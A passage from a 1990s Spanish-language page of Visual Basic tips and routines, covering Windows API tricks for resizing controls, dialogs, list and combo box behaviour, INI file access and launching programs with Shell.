        'Cambiar a no visible, ya que si no, el form no detectaría que se ha soltado,
si el puntero del ratón no sale del control.
        Source.Visible = False
        'Comienza el espectáculo
        Source.Drag
    End If
End Sub

Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    'Si se quieren excluir algunos controles,
    'hacer aquí la comparación.
    Source.Visible = True
    Source.Move X - DX -60, Y - DY -60
    Source.Drag vbEndDrag
    Source.ZOrder
End Sub

'En cada control poner este código:
(cambiar %Control% por el nombre apropiado)
'
Private Sub %Control%_DragDrop(Source As Control, X As Single, Y As Single)
    CancelarDrag Source
End Sub
'
Private Sub %Control%_MouseDown(Button As Integer, Shift As Integer, X As Single, Y
As Single)
    IniciarDrag %Control%, Button, X, Y
End Sub
'
Private Sub %Control%_MouseUp(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    FinalizarDrag %Control%, Button
End Sub
'
'Se puede añadir DragOver para que muestre un icono no permitiendo que se suelte.
'
```

3.-Cambiar el tamaño de un Picture usando el API de Windows

```
'-----------------------------------------------------------------
'Redimensionar un Picture usando el API de Windows
'Funciones usadas: GetWindowLong, SetWindowLong y SetWindowPos
'El ejemplo tiene en el Form los siguientes objetos:
'Label1() y Text1() en cada PicColumn()
'Label2() en el form
```

```
'-----------------------------------------------------------------
'
'
Option Explicit
'Prueba para redimensionar Pictures

Dim NumColumnas As Integer
Dim NumFilas As Integer
Dim bIniciando As Boolean

#If Win32 Then
    Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" (ByVal
hwnd As Long, ByVal nIndex As Long) As Long
    Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal
hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
    Private Declare Function SetWindowPos Lib "user32" (ByVal hwnd As Long, ByVal
hWndInsertAfter As Long, ByVal X As Long, ByVal Y As Long, ByVal cX As Long, ByVal cY
As Long, ByVal wFlags As Long) As Long
#Else
    Private Declare Function GetWindowLong Lib "User" (ByVal hwnd As Integer, ByVal
nIndex As Integer) As Long
    Private Declare Function SetWindowLong Lib "User" (ByVal hwnd As Integer, ByVal
nIndex As Integer, ByVal dwNewLong As Long) As Long
    Private Declare Function SetWindowPos Lib "User" (ByVal hwnd%, ByVal
hWndInsertAfter%, ByVal X%, ByVal Y%, ByVal cX%, ByVal cY%, ByVal wFlags%) As Integer
#End If
Const GWL_STYLE = (-16)
Const WS_THICKFRAME = &H40000
Const WS_CHILD = &H40000000
Const SWP_DRAWFRAME = &H20
Const SWP_NOMOVE = &H2
Const SWP_NOSIZE = &H1
Const SWP_NOZORDER = &H4

Private Sub Form_Load()

    Dim Style as Long

    bIniciando = True

    Style = GetWindowLong(PicColum(0).hwnd, GWL_STYLE)
    Style = Style& Or WS_THICKFRAME
    Style = SetWindowLong(PicColum(0).hwnd, GWL_STYLE, Style)
    Style = SetWindowPos(PicColum(0).hwnd, _
        Me.hwnd, 0, 0, 0, 0, SWP_NOZORDER Or _
        SWP_NOSIZE Or SWP_NOMOVE Or SWP_DRAWFRAME)

    NumFilas = 2
    Load Text1(1)
    Set Text1(1).Container = PicColum(0)
    Text1(1).Visible = True
    Text1(1).Top = Text1(0).Top + Text1(0).Height
    Load Label2(1)
    Label2(1).Visible = True
    Label2(1).Top = Label2(0).Top + Label2(0).Height
    Label2(1) = "Fila 2"
    NumColumnas = 1
    bIniciando = False

End  Sub
```

```
Private Sub PicColum_Resize(Index As Integer)
    Dim k As Integer
    Dim i As Integer

    If bIniciando Then Exit Sub

    'ajustar el ancho del Label y los texts
    Label1(Index).Width = PicColum(Index).Width
    For i = 0 To NumFilas - 1
        k = i * NumColumnas + Index
        Text1(k).Width = PicColum(Index).Width
    Next
    PicColum(0).Left = Label2(0).Width
    For i = 0 To NumColumnas - 1
        If i > 0 Then
            PicColum(i).Left = PicColum(i - 1).Left + PicColum(i - 1).Width
        End If
        PicColum(i).Top = 0
    Next
End Sub
```

4.-Métodos para usar el CommonDialog de Visual Basic

```
'---------------------------------------------------------------------
'Ejemplos de los métodos para Seleccionar Impresora, Abrir, Guardar
'---------------------------------------------------------------------
'Seleccionar impresora
    On Local Error Resume Next
    CommonDialog1.CancelError = True
    CommonDialog1.Flags = cdlPDPrintSetup
    CommonDialog1.ShowPrinter
    Err = 0

'Abrir
    On Local Error Resume Next
    CommonDialog1.CancelError = True
    'Especificar las extensiones a usar
        CommonDialog1.DefaultExt = "*.crd"
    CommonDialog1.Filter = "Cardfile (*.crd)|*.crd|Textos (*.txt)|*.txt|Todos los
archivos (*.*)|*.*"
    CommonDialog1.ShowOpen
    If Err Then
        'Cancelada la operación de abrir
    Else
        sArchivo = CommonDialog1.FileName
    End If

'Guardar
    On Local Error Resume Next
    CommonDialog1.CancelError = True
        'Especificar las extensiones a usar
    CommonDialog1.DefaultExt = "*.crd"
    CommonDialog1.Filter = "Cardfile (*.crd)|*.crd|Textos (*.txt)|*.txt|Todos los
archivos (*.*)|*.*"
    CommonDialog1.FileName = sArchivo
    CommonDialog1.ShowSave
    If Err Then
```

```
        'Cancelada la operación de guardar
    Else
        sArchivo = CommonDialog1.FileName
    End If
```

5.-Crear controles que se pueden cambiar de tamaño usando el API de Windows

```
'--------------------------------------------------------------------
'Convertir controles en VENTANAS. Poder cambiar el tamaño, etc.
'Funciones usadas: GetWindowLong, SetWindowLong y SetWindowPos
'--------------------------------------------------------------------
'
'Declaraciones globales a nivel de módulo
'
#If Win32 Then
    Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" (ByVal hWnd As
Long, ByVal nIndex As Long) As Long
    Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hWnd As
Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
    Declare Function SetWindowPos Lib "user32" (ByVal hWnd As Long, ByVal
hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long, ByVal cy
As Long, ByVal wFlags As Long) As Long
#Else
    Declare Function GetWindowLong Lib "User" (ByVal hwnd As Integer, ByVal nIndex As
Integer) As Long
    Declare Function SetWindowLong Lib "User" (ByVal hwnd As Integer, ByVal nIndex As
Integer, ByVal dwNewLong As Long) As Long
    Declare Function SetWindowPos Lib "User" (ByVal hwnd%, ByVal hWndInsertAfter%,
ByVal X%, ByVal Y%, ByVal cX%, ByVal cY%, ByVal wFlags%) As Integer
#End If
Global Const GWL_STYLE = (-16)
Global Const WS_THICKFRAME = &H40000
Global Const WS_CHILD = &H40000000

Global Const SWP_DRAWFRAME = &H20
Global Const SWP_NOMOVE = &H2
Global Const SWP_NOSIZE = &H1
Global Const SWP_NOZORDER = &H4

Private Sub Form_Load()
    Dim Style&, ret&

    'Cambiar %Control% por el control a usar: (Text, Picture...)
        Style& = GetWindowLong(%Control%.hWnd, GWL_STYLE)
    Style& = Style& Or WS_THICKFRAME
    Style& = SetWindowLong(%Control%.hWnd, GWL_STYLE, Style&)
    ret& = SetWindowPos(%Control%.hWnd, _
        Me.hWnd, 0, 0, 0, 0, SWP_NOZORDER Or _
        SWP_NOSIZE Or SWP_NOMOVE Or SWP_DRAWFRAME)

End Sub
```

6.-Extraer iconos usando librerías del API de Windows

```
'--------------------------------------------------------------------
'Extraer iconos de una aplicación o librería y dibujarlo en un picture.
```

```
'Usando librerías del Api de Windows (ExtractIcon GetClassWord DrawIcon)
'-----------------------------------------------------------------
'
'Declaraciones para extraer iconos de los programas
'
'Versión 32 bits
'
'hIcon el número de icono a extraer, el 0 es el primero.
Declare Function ExtractIcon Lib "shell32.dll" Alias "ExtractIconA" (ByVal hInst As
Long, ByVal lpszExeFileName As String, ByVal nIconIndex As Long) As Long
Declare Function GetClassWord Lib "user32" Alias "GetClassWord" (ByVal hwnd As Long,
ByVal nIndex As Long) As Long
Declare Function DrawIcon Lib "user32" Alias "DrawIcon" (ByVal hdc As Long, ByVal x
As Long, ByVal y As Long, ByVal hIcon As Long) As Long
Const GCW_HMODULE = (-16&)

Function ExtraerIcono (quePicture As Integer, sPrograma As String, queIcon As Long)
As Long
    'Cargar el icono del programa
    Dim myhInst As Long
    Dim hIcon As Long
    Dim i As Long

    myhInst = GetClassWord(hWnd, GCW_HMODULE)
    hIcon = ExtractIcon(myhInst, sPrograma, queIcon)
    If hIcon Then
        Picture1(quePicture).Picture = LoadPicture("")
        Picture1(quePicture).AutoRedraw = -1
        i = DrawIcon(Picture1(quePicture).hDC, 0, 0, hIcon)
        Picture1(quePicture).Refresh
    End If
    ExtraerIcono = hIcon
End Function

'
'Versión para 16 bits
'
'hIcon el número de icono a extraer, el 0 es el primero.
Declare Function ExtractIcon Lib "Shell" (ByVal hInstance As Integer, ByVal
pszExeName As String, ByVal hIcon As Integer) As Integer
Declare Function GetClassWord Lib "User" (ByVal hWnd As Integer, ByVal nIndex As
Integer) As Integer
Declare Function DrawIcon Lib "User" (ByVal hDC As Integer, ByVal x As Integer, ByVal
Y As Integer, ByVal hIcon As Integer) As Integer
Const GCW_HMODULE = (-16)

Function ExtraerIcono (quePicture As Integer, sPrograma As String, queIcon As
Integer) As Integer
    'Cargar el icono del programa
    Dim myhInst As Integer
    Dim hIcon As Integer
    Dim i As Integer

    myhInst = GetClassWord(hWnd, GCW_HMODULE)
    hIcon = ExtractIcon(myhInst, sPrograma, queIcon)
    If hIcon Then
        Picture1(quePicture).Picture = LoadPicture("")
        Picture1(quePicture).AutoRedraw = -1
        i = DrawIcon(Picture1(quePicture).hDC, 0, 0, hIcon)
        Picture1(quePicture).Refresh
```

```
    End If
    ExtraerIcono = hIcon
End Function
```

7.-Añadir a la lista de un Combo el texto escrito

```
'---------------------------------------------------------------------
'Añadir a la lista de un combo, el texto escrito, si es que no está.
'Usarlo del tipo: 0-DropDown Combo
'---------------------------------------------------------------------
Sub ActualizarCombo()
    'Actualizar el contenido del Combo
    Dim sTmp As String
    Dim i As Integer
    Dim j As Integer
    Dim hallado As Boolean
    Dim k As Integer

    For k = 0 To 1
        hallado = False
        sTmp = Combo1(k).Text
        If Len(Trim$(sTmp)) Then
            j = Combo1(k).ListCount - 1
            For i = 0 To j
                If StrComp(Trim$(sTmp), Trim$(Combo1(k).List(i))) = 0 Then
                    hallado = True
                    Exit For
                End If
            Next
            If Not hallado Then
                Combo1(k).AddItem sTmp
            End If
        End If
    Next
End Sub
```

8.-Imitar un Combo Box al estilo del de ayuda.

```
'---------------------------------------------------------------------
'Para imitar un ComboBox parecido al de Buscar en Ayuda de Windows,
'(va cambiando según las letras escritas).
'El form debe tener un Textbox y un Listbox.
'---------------------------------------------------------------------
'
'Código en un Módulo (.BAS):

Option Explicit
Global CHClickList As Integer
Global CHInChange  As Integer

Sub CtrlTB_Change (OTB As TextBox, OLB As ListBox)
    Dim Pos As Integer, I As Integer, L As Integer
    Dim Aux As String

    If CHClickList Then
        CHClickList = False
```

```
        Exit Sub
    End If

    Aux = OTB.Text

    L = Len(Aux)
    For I = 0 To (OLB.ListCount - 2)
        If Not StrComp(Aux, Left$(OLB.List(I), L), 1) > 0 Then
            Exit For
        End If
    Next I

    OLB.TopIndex = I
    OLB.ListIndex = I
End Sub

Sub CtrlTB_KeyPress (OTB As TextBox, OLB As ListBox, KeyAscii As Integer)
    If KeyAscii = 13 Then
        OTB.Text = Left$(OLB.List(OLB.ListIndex), 60)
        CHInChange = False
    Else
        CHInChange = True
    End If
End Sub

Sub CtrlLB_Click (OTB As TextBox, OLB As ListBox)
    If Not CHInChange Then
        OTB.Text = Left$(OLB.List(OLB.ListIndex), 60)
    Else
        CHInChange = False
    End If
End Sub

Sub CtrlLB_MouseDown ()
    CHClickList = True
End Sub

'Código en el Form (.FRM):

Sub List1_Click ()
   CtrlLB_Click Text1, List1
End Sub

Sub List1_MouseDown (Button As Integer, Shift As Integer, X As Single, Y As Single)
   CtrlLB_MouseDown
End Sub

Sub Text1_Change ()
    CtrlTB_Change Text1, List1
End Sub

Sub Text1_KeyPress (KeyAscii As Integer)
   CtrlTB_KeyPress Text1, List1, KeyAscii
End Sub
```

9.-Scroll horizontal para un List Box usando SendMessage

```
'-----------------------------------------------------------------------
'Como poner una barra de scroll horizontal en un List Box.
```

```
'"Truco" tomado de Microsoft Knowledge Base Articles.
'How to Add a Horizontal Scroll Bar to Visual Basic List Box; Article ID: Q80190
'Función: SendMessage
'---------------------------------------------------------------------
'Declaraciones de las funciones para 16 y 32 bits
'Para 16 bits (VB3 y VB4)
Declare Function SendMessage Lib "user" (ByVal hWnd%, ByVal wMsg%, ByVal wParam%,
ByVal lParam&) As Integer
'
'Para 32 bits usar:
'Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long,
ByVal wMsg As Long, ByVal wParam As Long, lParam As Long) As Long
'
'
'Poner en Form_Activate
Const LB_SETHORIZONTALEXTENT = &H400 + 21
Const NULO = &O0
Dim ListhWnd As Integer  'Handle del List Box
Dim ListLen As Integer   'Ancho del List Box
Dim iTmp As Integer      'Para el valor devuelto por SendMessage
Dim ScaleTmp As Integer  'Valor anterior de ScaleMode

ScaleTmp = ScaleMode
ScaleMode = 3            'wParam is in PIXEL(3)
ListhWnd = List1.hWnd
ListLen = 32767          'TextWidth(String$(256, "A"))
iTmp = SendMessage(ListhWnd, LB_SETHORIZONTALEXTENT, ListLen, NULO)
ScaleMode = ScaleTmp     'Restablecer el valor anterior de ScaleMode
```

10.-TextBox con 64 KB en lugar de 32 KB

```
'---------------------------------------------------------------------
'Usando SendMessage del Api de Windows, poder tener text-box con 64 KB
'en lugar de los 32 que admite Visual Basic.
'---------------------------------------------------------------------
'Declaración de la función API
Declare Function sendMessage Lib "User" (ByVal hWnd As Integer, ByVal wMsg As
Integer, ByVal wParam As Integer, lParam As Any) As Long
'
'Para 32 bits usar:
'Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long,
ByVal wMsg As Long, ByVal wParam As Long, lParam As Long) As Long
'
'Declaración de las constantes
Global Const WM_USER = &H400
Global Const EM_LIMITTEXT = WM_USER + 21
'En el Form_Load del text-box:
Dim LTmp as long
LTmp=SendMessage(Text1.hWnd,EM_LIMITTEXT,0,byval 0&)
```

11.-Comprobar si un programa cargado con Shell está ejecutandose

```
'---------------------------------------------------------------------
'Por ser extenso para un "simple" truco, los ejemplos están comprimidos
'También se muestra como asignar el icono de un programa a un picture
```

```
'Hay un fichero para VB4 (16 y 32 bits) y otro para VB3
'-----------------------------------------------------------------------
La idea básica es:
1.- Cargar el programa usando Shell
2.- Comprobar si aún está activo (bucle)
3.- Continuar el programa principal una vez finalizado el programa cargado con Shell

Las funciones del API de Windows utilizadas son:

    Para extraer el icono del programa:
    ExtractIcon
    GetClassWord
    DrawIcon
    Para comprobar las ventanas activas:
    GetWindow
    GetWindowText
    GetWindowTextLength
    IsWindowVisible
```

Baja los ejemplos del truco 11: Shell_t.zip (11.606 bytes)

12.- Catálogo de CD's musicales

Ejemplo para leer el volumen de un disco, esta función se puede usar para ¡catalogar los CD's musicales!

```
Declare Function GetVolumeInformation Lib "Kernel32" Alias "GetVolumeInformationA" (ByVal
lpRootPathName As String, ByVal lpVolumeNameBuffer As String, ByVal nVolumeNameSize As Long,
lpVolumeSerialNumber As Long, lpMaximumComponentLength As Long, lpFileSystemFlags As Long, ByVal
lpFileSystemNameBuffer As String, ByVal nFileSystemNameSize As Long) As Long


Dim lVSN As Long, n As Long, s1 As String, s2 As String
s1=String$(255,Chr$(0))
s2=String$(255,Chr$(0))
l= GetVolumeInformation("unidad", s1, Len(s1), lVSN, 0, 0, s2, Len(s2))
'lVSN tendrá el valor del Volume Serial Number (número de serie del volumen)

Si "unidad" es el CD-ROM y tenemos un disco de música, podemos usar el VSN para hacer un catálogo
de CD's ya que cada CD tiene un número diferente.


Para comprobar si es un CD-ROM (o CD-musical):


' Valores de retorno de GetDriveType
Public Const DRIVE_REMOVABLE = 2
Public Const DRIVE_FIXED = 3
Public Const DRIVE_REMOTE = 4
Public Const DRIVE_CDROM = 5
Public Const DRIVE_RAMDISK = 6
Declare Function GetDriveType Lib "Kernel32" Alias "GetDriveTypeA" (ByVal nDrive As
String) As Long

Dim lDrive As Long
Dim szRoot As String

szRoot="D:\" 'Poner aquí la unidad del CD-ROM o la que queramos comprobar
lDrive= GetDriveType(szRoot)
If lDrive = DRIVE_CDROM Then
    'Es un CD-ROM/Compact-Disc
```

```
End If
```

15.- Seleccionar el texto al entrar en un TextBox

Este truco, creo que es conocido por todos, pero lo "recuerdo" por si hay alguno no lo sabe...

```
'Para un control
Private Sub Text1_GotFocus()
        Text1.SelStart = 0
        Text1.SelLength = Len(Text1)
End Sub

'Para un array
Private Sub Text1_GotFocus(Index As Integer)
        Text1(Index).SelStart = 0
        Text1(Index).SelLength = Len(Text1(Index))
End Sub
```

16.- Mostrar la posición del cursor en un TextBox

Este truco, muestra la posición actual del cursor y la longitud total del TextBox. Por supuesto el tamaño máximo permitido, debemos asignarlo a Text1.MaxLength, yo lo uso en mis programas, para saber cuando tengo que empezar a abreviar lo que estoy escribiendo, no siempre se dispone de todo el espacio que uno quiere, sobre todo cuando no quieres que las bases de datos se hagan enormes!

```
'Se puede cambiar StatusBar por cualquier control que nos muestre la información...
Private Sub Text1_Click()
        miForm!StatusBar1.Panels("Posic").Text = " Pos: " & Text1.SelStart + 1 _
                & "/" & Text1.MaxLength
End Sub

Private Sub Text1_KeyUp(KeyCode As Integer, Shift As Integer)
        miForm!StatusBar1.Panels("Posic").Text = " Pos: " & Text1.SelStart + 1 _
                & "/" & Text1.MaxLength
End Sub
```

17.- Refrescar el contenido de un control con DoEvents

¿Cuantas veces has asignado a un Label un nuevo Caption y no lo ha mostrado?, prueba a poner DoEvents después de la asignación y verás como se muestra enseguida.

Puedes usar *Sleep 0&* en lugar de DoEvents. La explicación de este consejo.

18.- Mostrar el texto de un CheckBox seleccionado cuando está marcado

Bueno, esto no es realmente un truco, pero podría serlo.
Cuando seleccionamos una opción de un CheckBox, algunas veces, nos puede interesar que el texto se quede "marcado".
Por ejemplo, si quisieramos hacer un list box al estilo del que viene con las FM 2.0 de Microsoft. Y que seguramente estará (o ya está?) en VB5

El truco consiste en cambiar el color del checkbox cuando este está seleccionado.

```
Private Sub Check1_Click()

    If Check1 Then
        Check1.ForeColor = colForeSelect
        Check1.BackColor = colBackSelect
    Else
        Check1.ForeColor = colForeNormal
        Check1.BackColor = colBackNormal
    End If
End Sub
```

Las variables colForeSelect, colBackSelect, colForeNormal, colBackNormal, deben estar definidas con los colores que queramos usar. Por ejemplo:

```
Dim colBackNormal As Long
Dim colForeNormal As Long
Dim colBackSelect As Long
Dim colForeSelect As Long

colBackNormal = Check1.BackColor
colForeNormal = QBColor(0)      'Negro
colBackSelect = QBColor(1)      'Azul
colForeSelect = QBColor(15)     'Blanco brillante
```

Ejemplo de chk extendido (eje_chk1.zip 1.883 bytes)

19.- Crear una lista de CheckBox, ChkList

Este tipo de control existe en VB5 pero no en los anteriores, salvo que sea en un VBX/OCX externo. De lo que se trata es de simular un ListBox, pero en lugar de usar sólo un texto como contenido, se usa un CheckBox. En los listados que se acompañan, hay también un ejemplo de cómo crear un panel deslizable (Picture con Scroll). Para que al mover el scroll vertical u horizontal, se desplace el contenido del CheckList, realmente esta es "la madre del cordero". También he creado un Picture dimensionable, usando el API de Windows, para poder cambiar "manualmente" el tamaño del contenedor del ChkList en tiempo de ejecución.

Listado del ejemplo de ChkList (chklist.zip 2.811 bytes)

20.- Usa tu computadora para ganar dinero fácil y rápido...

De nuevo Joe LeVasseur... La rutina es para saber si puedes ganar dinero rápido... sin hacer nada.

```
Public Function Dinero_Rapido() As Boolean
    Dim Tonto
    Dim No_Quiere_Trabajar
    If No_Quiere_Trabajar And Tonto Then
        Dinero_Rapido = True
    Else
        Dinero_Rapido = False
        Tonto = False
    End If
End Function
```

```
Private Sub Command1_Click()
    Print Dinero_Rapido
End Sub

'Pruebalo, siempre tiene el mismo resultado.
```

Bueno, como comprenderás, se trata de una broma. Esta "rutina" fue la respuesta de Joe a Jorge E. Mora en las news, a la propuesta de éste último para ganar **$$$$$ DINERO RAPIDO $$$$$$**
Te prometo que el próximo truco será de "verdad."

21.- Otra forma de usar VScroll y HScroll...

En realidad es comentar que si al asignar los valores Mínimos y Máximos de estos controles de manera que el valor Máximo sea inferior al Mínimo, se desplazarán al revés.
Cuando se usa de la forma habitual, al pulsar en la flecha superior del VScroll, el valor disminuye.
De esta otra forma, al pulsar arriba, se incrementa.

Trucos y rutinas para **Visual Basic** (2ª parte)

Actualizado el 31-Ago-1997

La página con los links de TODOS los trucos

Contenido:

1. ¿Recursos?: Si, Gracias!
2. Comprobar cómo se cierra una aplicación
3. Averiguar el signo decimal
4. Usar los IO Ports en VB 16 y 32 bits
5. Funciones para leer/escribir en archivos INI (16 y 32 bits), también para VB3 o anterior
6. Desglosar una ruta/nombre de archivo
7. Cómo saber si un programa ha finalizado (VB4 16 ó 32)
8. Cómo saber si un programa ha finalizado (VB3)
9. Obtener la etiqueta y número de serie del volumen en VB de 16 bits. También para 32 bits
10. Usar Shell para ejecutar una orden del MS-DOS
11. Como llamar al Microsoft Internet Mail y News desde un programa VB
12. **Ejecutar** cualquier tipo de archivo, incluso **accesos directos** (LNK)
13. Un Huevo de Pascua (Easter Egg), el del VB4
14. Ejemplo de cómo restar Fechas y Horas
15. Leer la línea de comandos y quitarle los 'posibles' caracteres de comillas
16. Determinar la resolución de la pantalla.
17. Usa tus propias instrucciones en lugar de las de VB
18. Descargar una DLL o Ejecutable que esté en memoria (sólo 16 bits)
19. Barra de botones al estilo Office y un ToolTip sencillo
20. Revisión de la barra de botones.
21. No permitir cambiar el tamaño de una ventana redimensionable

Notas:

Todos estos ejemplos y rutinas son de libre uso.
Si tienes algunos que quieras que se añadan, sólo tienes que enviarmelo por e-mail
Cuando haya una cantidad más o menos "considerable", veré de crear un fichero de ayuda.
Cualquier comentario SIEMPRE es bienvenido.
Gracias por colaborar.

1.- ¿Recursos?: Si, Gracias!

Pues el truco con el que empiezo este nuevo archivo es para simular un Frame usando Shape.
Con lo cual, el consumo de recursos del sistema, creo, será menor.
Usa el control Shape y dibuja 2 en el form. dale el tamaño y la posición que quieras, pero uno encima del otro. Al primero le pones BorderWidth=2 y el color negro. Al segundo lo dejas con BorderWidth=1, pero el color blanco. Debe estar el segundo encima del

primero, para que haga el efecto 3D.
Fácil, verdad?
El único problema es que si incluyes controles en el interior, para moverlos, no es tan fácil cómo si usaras un frame, pero...
En el programa que incluyo hoy, hay ejemplo de esto que estoy diciendo.

2.- Comprobar cómo se cierra una aplicación

Al cerrar un form, podemos saber si es nuestro código el que cierra la aplicación o bien se cierra por otra causa.
Esta comprobación se hace en Form_QueryUnload y puede ser:

QueryUnload Method

Constant	Value	Description
vbFormCode	1	Unload method invoked from code.
vbAppWindows	2	Current Windows session ending.
vbFormMDIForm	4	MDI child form is closing because the MDI form is closing.
vbFormControlMenu	0	User has chosen Close command from the Control-menu box on a form.
vbAppTaskManager	3	Windows Task Manager is closing the application.

```
'Ejemplo para usarlas:
Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
   'Sólo cerrar si es un mensaje de windows
   Select Case UnloadMode
   Case vbFormCode, vbAppTaskManager, vbAppWindows
      'ok, cerrar
   Case Else
      MsgBox "No se permite cerrar la aplicación.", vbInformation, "Mensajes"
      Cancel = True
      WindowState = vbMinimized
   End Select
End Sub
```

3.- Averiguar el signo decimal (coma o punto) (18/Feb)

Esto lo he usado para el programa de la calculadora y lo copié de un ejemplo que venía con el Visual Basic para MS-DOS
El listado, dejo hasta los comentarios en inglés, para que no digan que me quiero apuntar el tanto.

```
   ' Determine whether "." or "," should be used as
   ' decimal separator based on value returned by
   ' FORMAT$ (country specific).
   temp$ = Format$(1.5, "#.#")
   If InStr(temp$, ",") Then
      Decimal = ","
   Else
      Decimal = "."
   End If
```

4.- Usar los IO Ports en con VB 16 y 32 bits (26/Feb)

He "bajado" unas librerías de http://www.softcircuits.com/ con rutinas para manejar los puertos de entrada/salida, además de otras cosillas. Esto hay que agradecerselo, además de a la gente de softcircuits, a Victor Limiñana, ya que gracias a una consulta que me hizo sobre este tema, he podido encontrar estas librerías.

Además de los archivos comprimidos con, en algunos casos, ejemplos de cómo usarlos y hasta el código C para crear las librerías, me he tomado la libertad de poner, en el original inglés, los archivos LEEME que acompañan a dichas librerías. Espero que os sirva de algo.

La librería y ejemplos para 16 bits (vbhlp16.zip 37.962 bytes)
El contenido del archivo Vbhelper16.txt

La librería de varias utilidades para 32 bits y ejemplos (vbhlp32.zip 30.945)
El contenido del archivo Vbhlp32.txt

La librería para IO en Windows95, **no sirve para NT** (win95IO.zip 1.676 bytes)
El contenido del archivo Win95io.txt

5.- Funciones para leer/escribir en archivos INI (16 y 32 bits) (1/Mar)

Estas funciones simulan las que incorpora VB4: GetSetting y SaveSetting, pero siempre trabajan con archivos INI, no lo hacen con el registro, como ocurre si el VB4 es 32 bits.
Las funciones usadas del API son: GetPrivateProfileString y WritePrivateProfileString.
En caso de que lo uses con VB3 o anterior, deja sólo la declaración de las funciones del API, sin los #If...#Else...#End If

```
'------------------------------------------------
' Profile.bas                    (24/Feb/97)
' Autor:       Guillermo Som Cerezo, 1997
' Fecha inicio: 24/Feb/97 04:05
'
' Módulo genérico para las llamadas al API
' usando xxxPrivateProfileString
'------------------------------------------------
Option Explicit

#If Win32 Then
   'Declaraciones para 32 bits
   Private Declare Function GetPrivateProfileString Lib "Kernel32" Alias "GetPrivateProfileStringA" _
      (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
       ByVal lpDefault As String, ByVal lpReturnedString As String, _
       ByVal nSize As Long, ByVal lpFileName As String) As Long
   Private Declare Function WritePrivateProfileString Lib "Kernel32" Alias "WritePrivateProfileStringA" _
      (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
       ByVal lpString As Any, ByVal lpFileName As String) As Long
#Else
   'Declaraciones para 16 bits
   Private Declare Function GetPrivateProfileString Lib "Kernel" _
      (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
       ByVal lpDefault As String, ByVal lpReturnedString As String, _
       ByVal nSize As Integer, ByVal lpFileName As String) As Integer
   Private Declare Function WritePrivateProfileString Lib "Kernel" _
      (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
       ByVal lpString As Any, ByVal lplFileName As String) As Integer
#End If


'------------------------------------------------------------------------
'Función equivalente a GetSetting de VB4.
'GetSetting     En VB4/32bits usa el registro.
'               En VB4/16bits usa un archivo de texto.
'Pero al usar las llamadas del API, siempre se escriben en archivos de texto.
```

```
'--------------------------------------------------------------------------------
Public Function LeerIni(lpFileName As String, lpAppName As String, lpKeyName As String, Optional vDefault) As
String
   'Los parámetros son:
   'lpFileName:    La Aplicación (fichero INI)
   'lpAppName:     La sección que suele estar entrre corchetes
   'lpKeyName:     Clave
   'vDefault:      Valor opcional que devolverá
   '               si no se encuentra la clave.
   '
   Dim lpString As String
   Dim LTmp As Long
   Dim sRetVal As String

   'Si no se especifica el valor por defecto,
   'asignar incialmente una cadena vacía
   If IsMissing(vDefault) Then
      lpString = ""
   Else
      lpString = vDefault
   End If

   sRetVal = String$(255, 0)

   LTmp = GetPrivateProfileString(lpAppName, lpKeyName, lpString, sRetVal, Len(sRetVal), lpFileName)
   If LTmp = 0 Then
      LeerIni = lpString
   Else
      LeerIni = Left(sRetVal, LTmp)
   End If
End Function


'--------------------------------------------------------------------------------
'Procedimiento equivalente a SaveSetting de VB4.
'SaveSetting    En VB4/32bits usa el registro.
'               En VB4/16bits usa un archivo de texto.
'Pero al usar las llamadas del API, siempre se escriben en archivos de texto.
'--------------------------------------------------------------------------------
Sub GuardarIni(lpFileName As String, lpAppName As String, lpKeyName As String, lpString As String)
   'Guarda los datos de configuración
   'Los parámetros son los mismos que en LeerIni
   'Siendo lpString el valor a guardar
   '
   Dim LTmp As Long

   LTmp = WritePrivateProfileString(lpAppName, lpKeyName, lpString, lpFileName)
End Sub
```

6.- Desglosar una ruta/nombre de archivo (1/Mar)

Una función para desglosar en el Path y el Nombre del archivo, la ruta que recibe como parámetro.
Creo que está suficientemente explicada, cómo para necesitar más aclaración.

```
Public Sub SplitPath(ByVal sTodo As String, sPath As String, Optional vNombre, Optional vExt)
   '---------------------------------------------------------------
   'Divide el nombre recibido en la ruta, nombre y extensión
```

```
    '(c)Guillermo Som, 1997                    ( 1/Mar/97)
    '
    'Esta rutina aceptará los siguientes parámetros:
    'sTodo      Valor de entrada con la ruta completa
    'Devolverá la información en:
    'sPath      Ruta completa, incluida la unidad
    'vNombre    Nombre del archivo incluida la extensión
    'vExt       Extensión del archivo
    '
    'Los parámetros opcionales sólo se usarán si se han especificado
    '-------------------------------------------------------------------
    Dim bNombre As Boolean      'Flag para saber si hay que devolver el nombre
    Dim i As Integer

    If Not IsMissing(vNombre) Then
        bNombre = True
        vNombre = sTodo
    End If

    If Not IsMissing(vExt) Then
        vExt = ""
        i = InStr(sTodo, ".")
        If i Then
            vExt = Mid$(sTodo, i + 1)
        End If
    End If

    sPath = ""
    'Asignar el path
    For i = Len(sTodo) To 1 Step -1
        If Mid$(sTodo, i, 1) = "\" Then
            sPath = Left$(sTodo, i - 1)
            'Si hay que devolver el nombre
            If bNombre Then
                vNombre = Mid$(sTodo, i + 1)
            End If
            Exit For
        End If
    Next
End Sub
```

11.- Como llamar al Microsoft Internet Mail y News desde un programa VB (5/Mar)

Este "truco" me lo ha enviado Joe LeVasseur

Pon dos botones en un Form e inserta este código:

```
Private Sub Command1_Click()
    Dim ValDev&, Programa$
    Programa = "EXPLORER.EXE /root,c:\windows\Internet Mail." & _
        "{89292102-4755-11cf-9DC2-00AA006C2B84}"
    ValDev = Shell(Programa, vbNormalFocus)
End Sub

